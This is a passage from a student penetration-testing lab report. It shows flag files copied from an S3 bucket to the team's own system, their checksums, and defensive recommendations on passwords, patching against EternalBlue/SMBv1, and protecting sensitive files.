download: s3://enpm809q/flag3.jpeg to ./flag3.jpeg
download: s3://enpm809q/README.txt to ./README.txt
download: s3://enpm809q/flag2.jpeg to ./flag2.jpeg
download: s3://enpm809q/flag4.jpeg to ./flag4.jpeg
download: s3://enpm809q/flag6.jpeg to ./flag6.jpeg
download: s3://enpm809q/flag1.jpeg to ./flag1.jpeg
download: s3://enpm809q/flag5.jpeg to ./flag5.jpeg
```

Figure 22: Copying files from S3 bucket to system

The files are then imported to the team's local system as follows –

*scp \* ratan@192.168.146.128:/home/ratan/Desktop/Final*

```
webmaster@ubuntu:~$ scp * ratan@192.168.146.128:/home/ratan/Desktop/Final
ratan@192.168.146.128's password:
flag1.jpeg          100% 52KB 51.7KB/s 00:00
flag2.jpeg          100% 52KB 51.6KB/s 00:00
flag3.jpeg          100% 52KB 52.0KB/s 00:00
flag4.jpeg          100% 71KB 70.7KB/s 00:00
flag5.jpeg          100% 103KB 103.4KB/s 00:00
flag6.jpeg          100% 76KB 76.4KB/s 00:00
new-site-info.txt   100% 265 0.3KB/s 00:00
README.txt          100% 227 0.2KB/s 00:00
webmaster@ubuntu:~$
```

Figure 23: Importing files to local system

## RESULT

The images are proof that a young Kevin Shivers is the Masked DJ.  
The README.TXT file states the same.




Figure 24: Contents of flags and the text file

The *MD5 checksums* are the same as provided in the handout at the beginning of the final.

```
(ratan@ratss)-[~/Desktop/Final/The MaskedDJ]
$ md5sum flag*
ec920f6a63f80bdaed233844dee35602  flag1.jpeg
941150d01339cac745327d0d4549a0c3  flag2.jpeg
dfed11803eac1bf990940cc1a500a202  flag3.jpeg
dde8e712353d62de269f62b11bab847f  flag4.jpeg
b5cf9353ae742b19983b269fdb5f841f  flag5.jpeg
2cdf05cbc8d6a465e7361d3fa4bdf80e  flag6.jpeg

(ratan@ratss)-[~/Desktop/Final/The MaskedDJ]
$
```

Figure 25: MD5 checksums of flags

## 2.2. RECOMMENDATIONS

The team found a lot of vulnerabilities in the IT environment. They are listed as below along with a few recommendations to mitigate them.

### 2.2.1. PASSWORDS

Throughout the project, a lot of weak and cleartext passwords were found by the team. From a security point of view, this practice is a huge red flag.

Following are few ways to prevent this vulnerability –

1. Use long alphanumeric passwords.
2. Prohibit reusing passwords.
3. Enforce a rule of updating passwords monthly.

### **2.2.2. SECURITY PATCHES**

The team found that the IT environment is using outdated versions of operating systems which have several known security vulnerabilities.

To overcome this vulnerability –

1. The system's software must be updated to the latest version to prevent hackers from exploiting these known vulnerabilities like the Eternal Blue attack.
2. SMBv1 must also be blocked or disabled.

### **2.2.3. FILES**

The team found files containing sensitive information which made the penetration testing relatively easy.

Files containing sensitive data, for example – password policies, user accounts, etc. must be password protected or encrypted.